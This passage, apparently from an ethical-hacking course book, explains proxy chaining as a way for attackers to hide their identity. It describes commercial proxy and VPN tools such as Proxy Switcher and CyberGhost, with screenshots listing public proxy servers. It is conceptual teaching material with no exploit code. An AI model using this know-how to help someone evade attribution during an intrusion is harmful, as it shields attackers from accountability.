
Developer(s): Hand-Crafted Software

License: Freeware

People also search for

Squid
Privoxy
hide.me VPN
NordVPN
Feedback

Figure 3.96: Free Proxy Servers



Proxy Chaining

1. User **requests a resource** from the destination
2. Proxy client at the user's system connects to a **proxy server** and passes the request to proxy server
3. The proxy server **strips the user's identification information** and passes the request to next proxy server
4. This process is repeated by all the proxy servers in the **chain**
5. At the end, the **unencrypted request** is passed to the web server


User
IP: 20.10.10.2
Port: 8012
IP: 10.10.20.5
Port: 8023
IP: 20.10.15.4
Port: 8030
Encrypted/unencrypted traffic
IP: 20.15.15.3
Port: 8054
IP: 15.20.15.2
Port: 8045
IP: 10.20.10.8
Port: 8028
Unencrypted traffic
Web Server

Proxy Chaining

Proxy chaining helps an attacker to increase his/her Internet anonymity. Internet anonymity depends on the number of proxies used for fetching the target application; the larger the number of proxy servers used, the greater is the attacker's anonymity.

The proxy chaining process is described below:

- The user requests a resource from the destination.
- A proxy client in the user's system connects to a proxy server and passes the request to the proxy server.
- The proxy server strips the user's identification information and passes the request to the next proxy server.
- This process is repeated by all the proxy servers in the chain.
- Finally, the unencrypted request is passed to the web server.




User
IP: 20.10.10.2
Port: 8012
IP: 10.10.20.5
Port: 8023
IP: 20.10.15.4
Port: 8030
Encrypted/unencrypted traffic
IP: 20.15.15.3
Port: 8054
IP: 15.20.15.2
Port: 8045
IP: 10.20.10.8
Port: 8028
Unencrypted traffic
Web Server

Figure 3.97: Proxy Chaining

Proxy Tools

Proxy Switcher

Proxy Switcher allows you to **surf anonymously on the Internet** without disclosing your IP address


Proxy Switcher Unregistered (Direct Connection)
File
Edit
Actions
View
Help
Filter Proxy Servers
Proxy Scanner
New (10)
CORE (0)
High Anonymous (0)
Non-SSL (0)
Elite (0)
Dead (49)
Permanently (9)
Basic Anonymity (0)
Non-SSL (0)
Private (0)
Dangerous (0)
My Proxy Servers (0)
ProxySwitcher (0)
Cancel
Disabled
Keep Alive
Auto Switch


Server	State	Response	Country	N...	Uptime	Last Tested	Last Upda
182.253.35.115:8080	Testing	21047ms	INDONESIA		0%	11 minutes	< minut
196.22.53.153:80	Testing	21062ms	MOZAMBIQUE		0%	11 minutes	< minut
37.187.115.112:80	Testing	21062ms	FRANCE		0%	11 minutes	< minut
54.229.138.114:80	Testing	21031ms	IRELAND		0%	11 minutes	< minut
54.227.121.84:80	Testing	21031ms	UNITED STATES		0%	11 minutes	< minut
203.189.89.153:8080	Testing	21016ms	INDONESIA		0%	11 minutes	< minut
190.206.66.75:8080	Testing	21031ms	VENEZUELA		0%	11 minutes	< minut
79.125.18.225:80	Testing	21016ms	IRELAND		0%	11 minutes	< minut
91.217.42.2:8080	Testing	3406ms	RUSSIAN FEDERATION		0%	11 minutes	< minut
37.187.118.56:80	Testing	265ms	FRANCE		0%	11 minutes	< minut

```
115.124.75.149:80tested as [Dead] because of an error - 403 server refuses to respond to request.
59.120.22.30:8080tested as [Dead] because of an error - 403 server refuses to respond to request.
202.159.6.146:80tested as [Dead] because of an error - 403 server refuses to respond to request.
45.64.99.251:8080tested as [Dead] because of an error - 403 server refuses to respond to request.
```

https://www.proxyswitcher.com

CyberGhost VPN

CyberGhost VPN **hides your IP** and replaces it with one of your choice, thus allowing you to surf anonymously


Connected
Current location:
953 MB
123 MB
Wireguard
00:23:09

All servers

Choose a country to connect to and CyberGhost will route all your traffic through the encrypted VPN tunnel.

Name	Distance	Load	Favorite
Albania 116 Users online	1,448 km	51%	☆
Argentina 18 Users online	11,436 km	5%	☆
Australia 70 Users online	16,442 km	33%	☆
Austria 95 Users online	739 km	40%	☆
Belarus 195 Users online	1,426 km	90%	☆
Belgium 35 Users online	185 km	15%	☆
Bosnia and Herzegovina 135 Users online	1,089 km	53%	☆
Brazil 135 Users online	9,787 km	53%	☆
Bulgaria 135 Users online	1,535 km	53%	☆

CyberGhost VPN

New York, United States

VPN IP: 37.120.138.87

https://www.cyberghostvpn.com

Other Proxy Tools:

- **Burp Suite** *https://www.portswigger.net*
- **Tor** *https://www.torproject.org*
- **CCProxy** *https://www.youngzsoft.net*
- **Hotspot Shield** *https://www.hotspotshield.com*

